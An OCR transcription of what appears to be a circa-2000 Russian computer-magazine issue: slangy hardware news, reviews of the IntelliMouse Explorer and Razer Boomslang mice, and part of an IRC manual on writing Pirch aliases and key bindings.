Атлон добежал. Добежал до состояний 900, 950, 1000 MHz. Более того, добежав, он стал доступным для больших оптовиков типа Compaq и Gateway. Сейчас у них новый камень от AMD бежит по 900 баков за 900-е, 1000 - за 950-е, и, наконец, 1300 зеленых стоит один процессор с частотой в 1 GHz (все это - оптовые цены для партий в тысячу единиц). Думается, у нас все три брата появятся разве что в начале мая. У кого-то раньше, у кого-то позже... у меня - не раньше осени, мне и пня-650 пока хватает...

Кстати, Интел тем временем грызет ногти и грозится выставить свой первый «запредельный» пень уже в марте, причем клянется, что неофициально всем Компакам и Гейтвеям с Деллами эта штучка вовсю поставляется. Хех. Поверим на слово интелским пиарам?



И еще парочка приколов от nVidia.

Да-а. Всякое бывало на моем веку. Разные шутки шутили. Но вот до ТАКОГО, насколько мне память не изменяет, еще не додумывался никто. Только nVidia. Только она могла изобрести видеокарточку, способную использовать (чуть не сказал - эмулировать) функции Advanced Graphic Port. Что именно? Большие текстуры с не меньшей памятью, высокое разрешение. Ставится такая карточка в PCI-слот, состоит из TNT2 M64 PRO на вот этой самой карте VAGP с 64-bit 133Mhz чипом и 166 Mhz memory clock, а также 16 и 32 MB буфера под текстуры. Как вариант, другая карточка, помощнее. На ней стоит TNT2 PRO на все той же VAGP, но уже с 128-bit, 143Mhz чипом с 166 Mhz memory clock и с 32 MB буфера. Ну что тут скажешь?

И снова рубеж.


Славной компанией nVidia был пересечен на днях еще один «роковой рубеж» компьютерной индустрии. На этот раз новой вехой стала 64-мегабайтная оперативная память на 3D-ускорителях. Впервые на карточках третьего поколения появляется самый настоящий 64Mb DDR модуль, вживленный в очередную модель GeForce. Учитывая, что, собственно, оная модель уже давно в потоке, есть смысл поискать означенную карточку у дилеров, в частности, у Dell Computer Corporation. Таким образом, 3dfx с ее пальцегнутьем на тему «А у нас аксели быстрее!» выйдет покурить, пока нВидиа не завоюет общемировое признание и не возьмет в свои руки монополию на производство чипов для 3D-акселераторов. Вот такая нас ждет идиллия. Скажу честно, свою лепту в оную я внес на днях: обзавелся Asus`овской V3800... вторая ТНТ... Ультра... правда, M64, но ничего, жить можно. Даже нужно. Highly Recommended by Xakep`s Hardware Specialists.



Только для бедных буратин!

nVidia уже делает ставку, точнее, сразу две ставки на юзеров без толстых кошельков и золотой кредитки. Первая ставка зовется nVidia Vanta LT и является ни чем иным, как 128-битным TwiN Texel, 2D/3D GPU. Помимо прочего тебя с удовольствием обеспечат софтверной и хардверной поддержкой DVD, интеграцию с AGP последней вариации, ну и совместимость с Windows 2000, как бы банально это ни прозвучало. ;)

Второй сюрприз для ограниченного финансами народа - это Aladdin TNT2. Причем авторы гордо именуют его как «первый в мире акселератор четвертого поколения». Оказывается, чип там RIVA TNT2, но графика - графика!.. В дополнение к оной идет 128-bit TwiN Texel graphics pipeline, видео-вход, поддержка разрешения до 1280x1024. Ну и поддержка DVD, как в первом варианте.






Эльза и ее модемы.

Новая линейка от известных производителей 3D-акселерированной бритвы Razor. Линейка не совсем обычная, правда... она... модемная. Просто модемная. 56K и все такое. Линейка состоит из практически одинаковых момедов, отличающихся разве что способом подсоединения к любимому писюку. Один, к примеру, может просто вставать в PCI-слот. Он зовется MicroLink 56K PCI (Internal) и стоит каких-то шесть десятков никчемных зеленых купюр. Зато другой, стоимостью всего лишь на десять баков дороже, скрывается под названием MicroLink 56K Internet (External) и вполне беспроблемно подключается к одному из твоих ком-портов. Еще есть модель MicroLink 56K USB, она только и делает, что подключается (за целых 100 гринов!) к твоей Универсальной Серийной и качает, качает, качает... Ну и, наконец, MicroLink 56K MC стоимостью в $180, ибо он... да-да, предназначен для PCMCIA, то есть ноутбуки в данном случае вовсе не отдыхают. А вообще все они построены на V.90, обеспечивают самый крутой протокол коррекции ошибок и довольно дешевы. Вот только продаются пока через онлайн only - на Buy.com или shopelsa.com...

Ситроен по-майкрософтски

Мда. Я тут что подумал: раздел-то вроде о новостях железных, верно? Значит, и про машины можно рассказать? Нет, я не в том смысле, что «О, клево, мы сегодня с Холодом и СайдЫксом пять бабулек задавили!», а про то, что машины все теснее интегрируются с миром компьютеров. Вот, собственно, до чего мы с вами дожили: корпорация Ситроен собирается ставить на поток так называемые (ею же и называемые!) communication car. В эту машину встроена Windows CE, а сама модель называется Xsara Windows CE! В общем, эдакий Microsoft Cars Simulator, версия первая, живая, но не пропатченная. В виде патча обещают в будущем клавиатуру и монитор, расположенный где-то в районе лобового стекла. А пока что можно довольствоваться голосовыми функциями, позволяющими отправлять/получать е-мыло, оперировать GSM, GPS, внутрисалонную навигацию. Я, конечно, понимаю, что мы тебе тут не «Безопасность движения», но про такого зверя компьютерной индустрии ты просто обязан узнать. Товарищ, бойся попасть в Билл-Гейтсову пасть! Кстати, чуть не забыл: машины будут в магазинах еще очень не скоро. Да и потом, они будут весьма и весьма дорогими.




Черный ящик от Micro$oft.

X-Box уже становится притчей во языцех. Вопросы возникают самые разные - от «На фига нам еще одна консоль?» до «Когда же, наконец, она выйдет???». Сейчас все потихоньку становится на свои места. Ответы появляются так же быстро, как и вопросы: от «Майкрософт хочет немножко заработать» до «Где-то в 2001 году». Ну, а заодно, вот немножко теххарактеристик:

600 MHz x86 compatible CPU (ходят слухи, что камень будет Селеронистый, из последних)
Custom 3-D nVidia graphics processor (вроде как NV25)
64 MB of RAM (unified memory architecture)
Custom 3-D audio processor (а вот кто здесь будет - хз)
8GB hard drive (для сейвилок? ;)
4X DVD drive with movie playback (о, мультимедиа!)
Four game controller ports (ага, наконец-то в приставку ЧЕТЫРЕ джойстика воткнут)
Expansion port (для периферии - мышки там, принтеры ;)
Proprietary A/V connector (напряжение, ток... как обычно, сколько и чего - неизвестно)
100 MBps Ethernet (а вот этого еще не было!)
Интересуют подробности? Тебе стоит заглянуть на http://www.xbox.com


Хорошая Харизма девелоперу не помеха


ATI в очередной раз продемонстрировала миру, что и она что-то еще может. После пусть и оригинальных, но все же провальных Rage 64/128 приходится как-то выкручиваться и изворачиваться. На этот раз извернулись с новой технологией. Вслед за тщеславной nVidia и ейной the first GPU in the world приходит ATI`ная The Charisma Engine, характеризуемая как the world's fastest geometry processing unit. Помимо этого скромного заявления есть еще одна длинная фраза на английском языке, которая переводится примерно так: «процессор, направленный на акселерацию 3D-персонажей и обслуживание «шкур» (skins) плюс ускорение анимации персонажей». В общем, прямо хардверный движок какой-нибудь Кваки, а не процессор...
В дополнение к этому и без того неплохому сюрпризу ATI представила Pixel Tapestry Architecture, выполняющую функции движка по обработке ГигаТекселей плюс поддержка глубоких мультитекстур и новых фотореалистичных спецэффектов. В общем, радует нас ATI, ох и радует... лишь бы на практике очередной пустышкой не оказалась...





РУКИ ПРОЧЬ!

SIDEX@XAKEP.RU











Товарищ Линух постепенно заселяется на винтах юзеров, изгоняя винды и НТ. MS обвиняют в монополизме, закидывают сотнями исков, травят судебными разбирательствами, БГ уходит с поста...Казалось бы ещё чуть-чуть и маздаевцы откинутся! Как бы не так: MS продолжает существовать, лишь преувеличивая капиталы, выпуская новые виндусы и сервис пуки. Даже снова на железо переключились: выпустили собственный мышак Intellimouse Explorer.

Сей факт давно всем известен. Рассказав о данном девайсе, Америки я не открою. Но пропустить новую популярную железку - просто непростительно. Я впервые увидел mouse Explorer`a в деле, на Интернеткоме`99. Уже тогда я знал, что новый девайс построен на какой то супер - пупер технологии, позволяющей отказаться от мышиного шарика и оптической доски. Но вот цена...огромедные бабки отдавать за мышку, в наше то кризисное время, как то по - варварски :(. Был поставлен диагноз: красочная, не функциональная фенька, от мелко - мягких.

Время прошло. И я стал замечать Intellimouse Explorer`a сжимаемого в руках моих знакомых. Знакомых, что остались довольны своей покупкой/подарком. И я задался вопросом: так может быть есть фишка у этой мышки, и популярность не случайна?

Случайно - не случайно - это не важно. Мне просто по-детски стало интересно посмотреть, потрогать, наконец, протестировать новый мышак. Тогда я взял коробку с девайсом, и стал изучать. Коробка красочная, впрочем, как и большинство боксов M$. Интереснее то, что находится внутри: сама мыха, сидюк с драйвами, адаптер USB2PS/2, всякий бумажный хлам. Комплектация вполне стандартна. Чем нас могут удивить? Вот какой "удивляющей" инфой нас кормит официальный сайт M$:

- Датчик движения, адаптированный для работы с сотнями поверхностей
- Работает без мышиного шарика
- Две дополнительные клавиши для большего удобства
- Колесо для скролинга и зуминга (прокрутки и увеличения)
- Эргономический корпус для большего удобства
- Пожизненная гарантия


В общем, по словам PR, получается некое обыкновенное чудо. Так ли это? Сейчас посмотрим. После подключения мышка не обнаружилась, несмотря на то, что я подключал ее по USB. Что работает с устройствами и без предварительной перезагрузки. Ну, что же, чего не сделаешь ради прогресса! Перезагрузился. Мастдай обнаружил новый девайс, попросив накормить драйвером. Что я собственно и сделал, ничего не добившись: маус так и не заработал. Не заработал после еще одного ребута. Потом стало понятно, что сложившаяся ситуация, называется умно, но банально: конфликт устройств. Для "дипломатического разрешения конфликта" пришлось отключить мою основную, логитековскую мышку, ранее подключенную также к USB. Теперь всё пошло, как под пивом. Замечу, что проблем вообще не было при подключении к PS/2. К коему имеется переходник. Работать на PS/2 - вполне реально, но мне, при тестировании, было необходимо прочувствовать все функции мыхи. В том числе обратить внимание на конфликтность. Увы, как было написано выше, тут есть кое какие претензии.

Отдельно можно сказать о технологии, на которой построена чудо - мышь. IntelliEye - сердце мыши. Это сенсор, построенный на полноценном RISC процессоре, с очень не хилыми показателями. С этой системой, новая мышь стано-

вится, пожалуй, самой чувствительной из представленных на рынке. Единственный конкурент - Razor Boomslang 2000, о котором мы вспомним отдельно.

Кое - что еще...

Помимо более устойчивого контроля движений, большей чувствительности, данная мышь обладает рядом других приятных особенностей. Эргономический дизайн пришелся очень



кстати уставшей руке: рука погружается в мышь, отпускать не хочется. Насколько приятны ощущения, настолько и цветовая гамма, внешний вид: темный серый металлик, с подошвой красного цвета. В наличие 5 кнопок: 2 стандартные (левая, правая), кнопка прокрутки (это колесо, но выполняет роль кнопки) и две дополнительные - боковые. Наличие боковых кнопок вполне удобно: на левой стороне обычно лежит большой палец. Лежит без дела, пора употребить в работе :). Дэфолтом боковые клавиши, используются как "Вперед", "Назад" в IE (видать слабо было поставить для NN ;), а в ручную настраиваются, как управляющие любой прогой под MD. Все точные настройки, типа чувствительности, скорости нажатия и всего такого. Система управления называется IntelliPoint. Очень, я тебе скажу, удобный софт.

Хотя за те бабки, что отдаёшь, покупая мышь, вполне нормально.

Чиста, чиста...замочили трубочиста!

Помнится, лет 5 назад, у меня встала проблема: с лавэ был напряг,
а хорошая мышара стоила тогда около 20 грин. Но и набор по уходу
очистке стоил порядка 15 баков. Что взять? Итого я сэкономил: ежемесячно чистил мыху намоченными спиртом палочками для ушей :). Гиморное это занятие, скажу я тебе. Благо, со временем, я перешел на хорошие логитековские мыши и проблема очистки стала менее актуальной. К чему я обо все, об этом? Да к тому, что в новой мыши от M$ нет съёмных частей, те. ее вообще не придётся чистить. Что, несомненно, удобно.

Как мне кажется, новая мышь от M$ - является представителем совершенно новой градации "манипуляторов, типа мышь". Повышенная чувствительность и офигенная скорость являются разумными доводами для заядлого гамера и профессионала в области графики. Хотя я заметил некоторые неудобства, при работе на грубых деревянных поверхностях, столь характерных дешевой офисной мебели. Но, в общем, проблем обнаружено не было. Разве, что ЦЕНА. Честно признаюсь: я пока не готов отдать свои кровные за это чудо прогресса. И тебе советовал бы приобрести новый девайс, только при хорошем раскладе личных финансов и реальной потребность в удобной, чувствительной мыши. IntelliMouse можно рассматривать также, как неплохой подарок. Подарок, когда под видом обычной мыши надобно впарить хорошую мзду ;).


Razer Boomslang 2000


Так сложилось исторически, что мышь не воспринималась, как что то однородное, индивидуальное. Все пользовались ублюдскими, кривыми мышаками, прилагаемыми с новым компом. Пользовались, а теперь постепенно затовариваются достойными образцами, таким образом сделав свою работу за компом максимально удобной. Но, увы, такая тенденция наблюдается только в экономически развитых, буржуйских странах. Что же касается нас...ну не может русский человек отдать пол сотни, а то и 10 грин за хвостатую! Это вполне понятно, но еще не означает, что на все более дорогие, более новые девайсы можно проявлять своё "фе", прикрываясь женюсами за 3 доллара. В общем, в данный обзор, до кучи, я добавил новую супер хитовую мышь Razer Boomslang, по техническим показателям даже обгоняющую M$`ую.

На рынке мышей high класса первую позицию, пожалуй, занимает IntelliMouse Explorer. А на 90% пользовательских компов стоит MD...Это я к тому, что популярный - не значит качественный. Многие из тех, кто работал с IntelliMouse, подтвердят, что технология IntelliEye - не безгрешна. Не буду углубляться в конкретику, просто сообщив, что проблемы есть. Но теперь есть мышь Razer Boomslag, со всеми претензиями на лидерство и высшее качество.

Короче, мы сейчас протестим новый мышак. Почему? Ну, в первых я так решил :), а вовторых, ребята - разработчики, новой технологии совершили едва ли не чудо, создав девайс с супер высоким разрешением, позволяющим сделать движения более плавными и точными. Для того чтобы проникнуться идеей новой технологии, предлагаю ознакомиться с мыслями разработчиков:

"Основой новой технологии можно считать использование лазера, совместно с пучком света. Фокусируя луч света, Razer может прослеживать самое легкое движение с очень высокой скоростью, что невозможно реализовать на обычной мыши".





Нехило перцы загнули! Если убрать излишнюю пушистость их заключения, становится понятно: по средствам новой технологии, была реализована мышь с достаточно солидным разрешением. Чего с этого обычному юзеру? Самому интересно, сейчас посмотрим.

Но сперва давай немного погрузимся в филологию. Я знаю три слова, три матерных слова: Razer Boomslang 2000. Что это собсно значит? За разъяснением пришлось лазать в британику, взятую на Mitin0-BaZar`e. Boomslang - очень опасная, ядовитая змея в Южной Африке, длинной порядка полутора метров. Возможно отсюда и название: шнур мыши такой же длинный, как и тело змеи. Южноафриканская Boomslang приоритетно питается птицами и яйцами. Но, несмотря на это, создатели чудо - мыши предполагают, что новая Razer Boomslang 2000 пожрёт всех остальных мышей, на рынке юзерского ПИСИ :). Подозреваю, что надежды производителя более чем иллюзорны ;). Иллюзорны относительно общего рынка, а что же касается игрового - вполне реально. Поэтому обратимся к свойствам мыши в гамесах. В чём радикальное отличие от иных грызунов? Разрешение в 2000 Dpi, против 450 в стандартной мыши. Я подозреваю, что эти цифры много тебе не скажут. Реально мировая вещь - значительное увеличение чувствительности. Даже более значительное, чем в новом мелко мягком девайсе. Но камешек попроще. Проще, чем у M$, но в 4 раза шустрее обычного.

Количество девайсов под USB растёт в охренической прогрессии, вместе с этим повышая качество и устойчивость работы. Возможность подключить до 127 железок, вдохновляет на производство мышей, клав, модемов и вэб камер. Хорошо живётся USB. Но и мышаки чувствуют себя более комфортно в новом стандарте, чем в PS/2. Причиной тому следущее: дэфолтом, в 98ом

мастдае, стоит частота порта PS/2, равная 40 МГЦ. И любителям активно погамиться, приходиться ставить вручную 80, а то и 100 МГЦ, таким образом загружая, и так груженного проца. На такую шнягу, USB предлагает решение: дэфолтом идёт 125 МГЦ! Опять же




цифры много не могут сказать, и возможно тебе просто придётся довериться мне, если я скажу: не бойся, Манюня - так лучше! :). Так быстрее. А скорость - всегда хорошо, когда это не касается наступления эякуляции ;). Увеличивая скорость мыхи, ты сглаживаешь движения, делая их более мягкими и ровными. На прилагаемых драйвах девайс держится стабильно и уверено. Имеется очень нужная и удобная феня, с попсовым названием PS/2 Flex. В меню ты можешь поставить авто пилотируемую регулировку чувствительности. Красиво сказал? Помимо звучности названия, тебе понравится то, что с этой опцией ты можешь поставить свою чувствительность под каждое из приложений, с которыми работаешь. Также удобно и то, что софт может автоматом подгонять чувствительность под твою руку, твои движения. В общем, работает стабильно. Абсолютно стабильно, кабы не одна из версий драйвера под PS/2, имевшего изрядные глюки.


Даже если гамеры обкончаются от радости, утопая с новой мыхой в кваках, не будет нужного спроса без хорошей эргономики мыши. Как ты знаешь: солидные, добротные и дорогие авто обычно комплектуют удобными креслами, в дорогой коже. И всё по плану. А что было бы, если бы в 500ые мерсы впихнули отстойные сиденья из москвича или жигулей? Не буду утверждать, что эргономика Razer Boomslang 2000 не в порядке. Лишь скажу, что по этому поводу имеются разные мнения. Но в отношении эргономики можно припомнить железки от Logitech `a, с их линейкой MouseMan, под серийку: мышь создана для руки, приятно лежит, а работать не очень удобно :(. У меня и сейчас Logitech, только другой модели и под USB, с достаточно резким дизайном, и ничего - работать очень удобно. Так что не стоит особенно увлекаться чужим мнением по поводу удобности девайса: протащись на толчок и сам полапай.


Никто не будет спорить, что колёсико прокрутки (scrolling `a) - штука удобная. Работать с пагами в Инете значительно приятней, я, например, и в Ворде доки с прокруткой читаю. Ну, и, конечно, не надо забывать о возможности переключения оружия в 3ей Кваке, по средства чудо-колеса. Что же может Бум шланг предложить в этом отношении? Увы, достаточно не удобное, жёсткое колесо. Жёсткость оказывается особенно не кстати, при рубке в гамесах. Такого неудобства в IntelliMouse не было :(. Форма корпуса Razer`a более чем не стандартная. Возможно (скорее очевидно), разработчики пытались придать девайсу супер-пупер оригинальность, сделать отличным от иных представителей семейства грызунов. Оригинальность - хорошо, а вот несколько нестандартные ощущения при работе - сакс. Для вынесения окончательного вердикта эргономики мыши, я параллельно взял последний девайс от M$, чтобы сравнить ощущения.

Для того чтобы тестирование в действии было максимально беспристрастным, я зашёл в аудиторию с компами, и предложил товарищам студентам полапать девайсы. Практически, однозначно, можно сказать, что предпочтение было отдано мастдаевской мышке. Тому подтверждением следующие заявы от тестеров о Boomslang`e: “А куда тут руку то класть на этой мыхе?”; “Млин, середняковая пимпа слишком тугая!”, “Дизайн какой то кривой, у MS кульнее”и все такое.


















И что же дальше будет?

Н-да, облажался Бум шланг в области удобства работы...Хотя возможно, они выпустят новую версию девайса, что будет во сто крат удобнее мелко софтовской. И это вполне реально, учитывая впечатляющие ТТХ. Что же я мог бы порекомендовать тебе? Да, ничего собственно: отдавать 100 баксов, даже за супер быструю или супер удобную, - нельзя. Хотя, как знать. Этим обзором я вовсе не подталкиваю тебя к покупке. Мне, да думаю и тебе, просто интересна новая мышиная технология. Теперь ты можешь козырять перед корефанами: да, срань - все эти ваши, женюсы и логитеки, БумШланг - настоящий рулез! Что же касается девайса от мастдаевцев, то также не могу рекомендовать покупать. Покупать - нет, а вот посмотреть, потрогать - обязательно. Хотя, глядишь год подождать, и можно будет взять навороченную мышь за приемлемые бабки. Как ты знаешь: время лучше всего лечит. Лучше всего лечит от повышенных цен на железки :).



106.8 FM
радио
СТАНЦИЯ
2000
сегодня музыка звучит так



элит
31337
TRANSMISSION
MEDIUM

IRC для всех (manual). ЧАСТЬ 4





Андрей Каролик (andrusha@sl.ru; www.ruschannel.xxi.ru))

Итак, прочитав предыдущие номера, ты уже попал в IRC, научился пользоваться сервисами (на DalNet) и научился по минимуму обороняться от недоношенных ламеров (читай предыдущие части). Теперь я хотел бы описать возможности IRC-клиентов, которые могут тебе очень пригодиться, а именно Aliases, Popups и Events. Эти фичи довольно неприхотливы, и в то же время ты сможешь их лелеять и пользоваться их плодами. :) Для примера я выбрал Pirch, так как считаю его более удобным при написании скриптов, но в Mirc полная аналогия, и если ты разберешься с Pirch - в Mirc ты без труда наваяешь подобное.


Aliases *******



На доступном русском это фича, позволяющая заменить любую длинную команду более короткой альтернативой. К примеру, явно удобнее писать /j RusChannel, нежели /join #RusChannel или, набрав /n, получить запрос на новый ник, нежели вводить каждый раз /nick new_nick. Примеров еще много... Одним словом, эта фича позволяет свести набор некоторых часто используемых команд к минимуму. Проще объяснять на конкретных примерах. Открой окно Aliases либо через иконку Aliases, либо в меню **Tools->Aliases.**




Там будет несколько готовых сценариев, если не нужны - выделяй по очереди и жми иконку с минусом (Delete). Теперь сделай свой сценарий, к примеру, для смены ника - нажми иконку с плюсом **(Add) и назови N.**




Теперь введи сам сценарий **/nick $?="Enter a new nickname",**



потом нажми галочку (Save). Сценарий готов. Теперь можно набрать /n, находясь на любом канале, и будет выдано диалоговое окно на новый ник, и в результате получишь аналогию команды **/nick new_nick.**




Для примера еще можно забить комбинацию на dcc chat. Сценарий назови CHAT и введи: **/dcc chat $?="Enter a nickname to chat to".**



Другие сценарии ты придумаешь и сам, пошевелив опилками, а я приведу наиболее часто используемые переменные, которые ты сможешь использовать в своих сценариях, далеко не все, но наиболее часто используемые:

$me - твой ник
- текущий канал или ник
$# - символ #
$1..$xx - параметры командной строки
*1..*xx - последовательность параметров в командной строке начинается с указанной позиции
%1..%xx - возвращает слова из указанных

позиций
$+ - дополнительный пробел между параметрами
$activeurl - активный url в браузере (но надо прописывать в клиенте браузер)
$activeurlpage - заголовок и адрес активного url в браузере
$activeurltitle - заголовок активного url в браузере
$audience - аналогично #
$day - текущий день недели
$date - текущая дата
$getpath - путь по умолчанию, куда качает dcc
$host - твой локальный хост
$ip - твой ip
$logpath - файл, куда у тебя пишется лог
$mediafile - текущий файл, проигрываемый в клиенте (если еще не знал - в клиенте можно проигрывать wav и mid)
$members - возвращает количество человек в канале
$netid - имя сети, к которой ты сейчас подконнектился (относится к IRC, естественно)
$pirchpath - директория, из которой запущен Pirch
$sendpath - путь по умолчанию, откуда качает dcc
$server - имя сервера, к которому ты сейчас подконнектился
$snick - текущий выделенный ник (в списке ников в канале)
$soundpath - путь по умолчанию для звуков
$time - текущее время
$title - заголовок главного окна Pirch
$topic - топик канала
$usermode - твои моды (к примеру, оп это +o)
$url - текущий выделенный url в браузере
$version - версия используемого Pirch
$?="prompt" - диалоговое окно, которое возвращает введенную в него информацию
$read [-L<#>] <filename> - считывает строку из текстового файла, -L определяет определенную строку, если нет параметра $l, будет считана произвольная строка
$readini <filename> <section> <key> <default> - считывает строку из ini файла
$file "<caption>" <filemask> - выбор имени файла для дальнейшего использования (полный путь)
$-file - в отличие от предыдущей переменной оперирует только с названием и расширением без полного пути к файлу
$addrmask - маска юзверя, которому принадлежит окно, используется только в приватах



Примеры:

/join $# $1 - сценарий захода на канал, причем вводится имя канала без **#** - этот символ уже учтен
/ignore $addrmask - сценарий игнора по маске в привате
/sound # $file c:\pirch*.wav - сценарий для проигрывания wav файлов

Кроме укороченных команд сценарии, можно забить на функциональные кнопки и их сочетания:
(F1-F12, Esc, сочетания с Alt, Ctrl и Shift)

ESC: /текст сценария - выполняется при нажатии **Esc**
F2: /текст сценария - выполняется при нажатии **F2**
aF2: /текст сценария - выполняется при нажатии **Alt+F2**
acF2: /текст сценария - выполняется при нажатии **Alt+Ctrl+F2**
acsF2: /текст сценария - выполняется при нажатии **Alt+Ctrl+Shift+F2**
